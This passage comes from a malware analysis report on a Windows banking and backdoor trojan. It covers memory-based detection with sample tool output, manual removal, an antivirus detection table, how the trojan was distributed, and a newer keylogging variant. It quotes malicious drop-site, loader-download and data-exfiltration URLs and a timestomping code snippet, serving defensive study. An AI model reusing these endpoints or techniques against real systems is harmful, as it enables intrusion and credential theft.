


If during the file system, mutex, and registry scan, the program detects indications of infection, it will move forward with process memory checks. The process memory check will scan content at 0x14D00000 of system processes infected during Mass Process Infection, provided that range is readable. The code will check if a PE resides in the region and if so, it will decode the data corresponding to the drop site URL found in the MS-DOS header. If the decoded content matches “http”, then the process is infected. This is not a byte-string signature, rather a dynamic one based on this characteristic. This detection method can successfully identify all versions of the trojan that were available for analysis.

```
[****] Prg System Cleaner [****]
(c) Secure Science Corporation

[!] Found trojan mutex: Pipe Mutex
[!] Found trojan mutex: Internet Mutex

[i] Found 2 mutex objects.

[!] Found HKCU\software\microsoft\windows nt\currentversion\network\UID
[!] Found ntos.exe in HKLM\software\microsoft\windows
nt\currentversion\winlogon\userinit

[i] Found 2 registry entries.

Found C:\WINDOWS\system32\ntos.exe
Found match of "C:\WINDOWS\system32\wsnpoem\*.dll": audio.dll
Found match of "C:\WINDOWS\system32\wsnpoem\*.dll": video.dll

[i] Found 3 files.

[i] Checking process memory...

[!] Found "http://72.36.223.62/uc.bin" hiding in System (pid 4)
[!] Found "http://72.36.223.62/uc.bin" hiding in smss.exe (pid 492)
[!] Found "http://72.36.223.62/uc.bin" hiding in winlogon.exe (pid 648)
[!] Found "http://72.36.223.62/uc.bin" hiding in services.exe (pid 692)
[!] Found "http://72.36.223.62/uc.bin" hiding in lsass.exe (pid 704)
[!] Found "http://72.36.223.62/uc.bin" hiding in svchost.exe (pid 936)
[!] Found "http://72.36.223.62/uc.bin" hiding in svchost.exe (pid 976)
[!] Found "http://72.36.223.62/uc.bin" hiding in svchost.exe (pid 1020)
[!] Found "http://72.36.223.62/uc.bin" hiding in svchost.exe (pid 1092)
[!] Found "http://72.36.223.62/uc.bin" hiding in explorer.exe (pid 1336)
[!] Found "http://72.36.223.62/uc.bin" hiding in spoolsv.exe (pid 1420)
[!] Found "http://72.36.223.62/uc.bin" hiding in VMwareService.exe (pid 1656)
[!] Found "http://72.36.223.62/uc.bin" hiding in VMwareTray.exe (pid 1860)
[!] Found "http://72.36.223.62/uc.bin" hiding in VMwareUser.exe (pid 1872)
[!] Found "http://72.36.223.62/uc.bin" hiding in ClamTray.exe (pid 1880)
[!] Found "http://72.36.223.62/uc.bin" hiding in BHODemon.exe (pid 1936)
[!] Found "http://72.36.223.62/uc.bin" hiding in alg.exe (pid 192)
[!] Found "http://72.36.223.62/uc.bin" hiding in wscntfy.exe (pid 220)
[!] Found "http://72.36.223.62/uc.bin" hiding in wuauclt.exe (pid 1844)
[!] Found "http://72.36.223.62/uc.bin" hiding in cmd.exe (pid 1812)
```

The detection program does not attempt to clean the system. It will not attempt to close the handle to ntos.exe from within winlogon.exe. It will also not attempt to free the heap region within infected processes where the trojan’s image is written. If this is done without terminating any active thread running from the region, then serious stability problems can occur. Also, even if all threads are terminated and the region is freed, the next time a process tries to call one of the hooked functions, it will end up producing an access violation by dereferencing 0x00000000 from the freed heap region.

There is an easier way to clean the system that does not share the same stability concerns, but is very effective. One can use a tool such as Process Explorer, [11] to close winlogon.exe’s handle to ntos.exe. This can be done by using the “Find Handle” function and searching for “ntos.exe.”



From here, ntos.exe can be deleted; and once the system is rebooted, it will no longer be infected. This is because after removing ntos.exe from disk, the trojan is only memory resident. The remaining files and registry values identified in the detection program can be removed, however they will not cause harm to the system once the main trojan code is deactivated.

At the time of this writing, several protection services detect the trojan, but many still do not. The majority just detect it as generic malware or back door code. Versions 1 and 2 are nearly identical, having a different URL in their header (hence the similar detection patterns). Version 3 is the one described in Bonus: New Malware, New Avenues and it is significantly different; though undoubtedly written by the same authors.

The information obtained is from VirusTotal, [10]. All samples scanned were un-packed versions of the original trojan.

Engine	v0.1	v0.2	v0.3
AntiVir	[BDS/Small.LU.6]	[BDS/Small.LU.6]	[HEUR/Crypted]
Authentium	found nothing	found nothing	found nothing
Avast	found nothing	found nothing	found nothing
AVG	[BackDoor.Generic3.RFX]	[BackDoor.Generic3.RFX]	found nothing
BitDefender	found nothing	found nothing	Generic.Malware.Sdldg.D57882DF]
CAT-QuickHeal	found nothing	found nothing	found nothing
ClamAV	found nothing	found nothing	found nothing
DrWeb	[Trojan.Dav]	[Trojan.Dav]	found nothing
eTrust-InoculateIT	found nothing	found nothing	found nothing
eTrust-Vet	found nothing	found nothing	found nothing
Ewido	[Backdoor.Small.lu]	[Backdoor.Small.lu]	found nothing
F-Prot	found nothing	found nothing	found nothing
F-Prot4	found nothing	found nothing	found nothing
Fortinet	[W32/Small.LU!tr.bdr]	[suspicious]	found nothing
Ikarus	found nothing	found nothing	found nothing
Kaspersky	[Backdoor.Win32.Small.lu]	[Backdoor.Win32.Small.lu]	found nothing
McAfee	found nothing	found nothing	found nothing
Microsoft	found nothing	found nothing	found nothing
NOD32v2	found nothing	found nothing	found nothing

Norman	[W32/Smalldoor.JLL]	[W32/Smalldoor.JLL]	found nothing
Panda	found nothing	found nothing	found nothing
Sophos	found nothing	found nothing	found nothing
TheHacker	[Backdoor/Small.lu]	[Backdoor/Small.lu]	found nothing
UNA	[Backdoor.Small.F533]	[Backdoor.Small.F533]	found nothing
VBA32	[Backdoor.Win32.Small.lu]	found nothing	found nothing
VirusBuster	found nothing	found nothing	[Trojan.Agent.FBJ]

17 Trojan Distribution and Discussions

This section contains information from user forums and the general community who have come in contact with this trojan.

- Storage Review Forums, [4].

On October 11, 2006, the Storage Review forums server was compromised using a vulnerability in Invision Power Board. Themes in the back end database were modified to include an HTML iframe which pulled down exploit code from http://zciusfceqg.biz/dl/adv546.php when clients visited the forum. All exploit code served by the PHP page is not currently known, but it at least included exploits for the WMF, VML, and SetSlice IE vulnerabilities.

Also interesting in this forum thread is a user's records of changes to the file system:

"NTOS.EXE (cleverly dated 8/4/04, haha)"

The reason why the date of this file was not consistent with its real creation date is because the trojan changes the file access times. The code gains a handle to ntdll.dll and ntos.exe and then does this:

```
GetFileTime(hNtDll, &CreationTime, &LastAccessTime, &LastWriteTime);
SetFileTime(hNtos, &CreationTime, &LastAccessTime, &LastWriteTime);
```

- Tech Support Guy Forums, [5].

Also, on October 11, 2006, A user infected with this trojan made the following comments:

"but this one is in use so sfp can't copy it C:\WINDOWS\system32\ntos.exe"
"C:\WINDOWS\system32\ntos.exe is still locked by something so couldn't be added to sfp"

This is undoubtedly due to the file locking by winlogon.exe, as described in the Named Pipe Communication section.

The trojan has also been mentioned on Sunbelt Software [6], Spyware Info [7], and Castle Cops [8] web sites.

18 Bonus Section: New Malware, New Avenues


As this study was nearing its end, a member of CastleCops MIRT, [9] was able to provide a new sample of the trojan for analysis. The sample is significantly similar, using the same mutex names and mostly the methodologies for accomplishing its goals. However, some small modifications have been made; and some additional features have been added.

First, the trojan no longer uses the LZNT1 compression provided by `RtlCompressBuffer()` and `RtlDecompressBuffer()`. It now monitors key strokes through the use of `GetKeyboardState()` and `GetKeyState()`. It captures clipboard data using `GetClipboardData()` and, based on a list of imported functions, appears to be capable of taking screen shots of the desktop using GDI. It now monitors FTP connections and steals the user and password information being sent to the server.

Another difference is that the drop site has moved again, and the uc.bin file is now called config.dat. It contains different URLs:

```
http://sys1378.3fn.net/zs/.bin/config.dat

2: http://easyglimor.info/loader.exe
4: http://sys1378.3fn.net/zs/s.php?1=$1$
5: http://sys1378.3fn.net/zs/s.php?2=$1$&n=$2$&v=$3$&sp=$4$&lcp=$5$&fp=$6$&shp=$7$
8: http://sys1378.3fn.net/zs/s.php?3=$1$&id=$2$
3: http://80.93.176.82/~easyglim/zs/config.dat
7: https://ibank.barclays.co.uk/olb/s/LoginMember.do
```

The last major observed difference is that creates two back door threads from svchost.exe that bind to sockets and listen for client connections:



19 References and Tools

[1]. IDA Pro from DataRescue: http://www.datarescue.com/idabase
[2]. Mark Russinovich's Sysinternals Blog (now on Technet), "Running Windows with No Services."
[3]. Bleeding-Edge Threats: http://www.bleedingthreats.net
[4]. Storage Review Forums: Java start and file download.
[5]. Tech Support Guy Forums: Sister's Log.
[6]. Sunbelt Software Research Center: Backdoor.Win32.Small.lu.
[7]. Spyware Info (SWI) Forums: Browser severely hijacked…
[8]. CastleCops Forums: Suspected MZU installer ntos.exe…
[9]. CastleCops MIRT: http://www.castlecops.com/c55-MIRT.html
[10]. VirusTotal: http://www.virustotal.com
[11]. Sysinternals Process Explorer for Windows (now on Technet): Process Explorer.
[12]. FlexHex Hex Editor: http://www.flexhex.com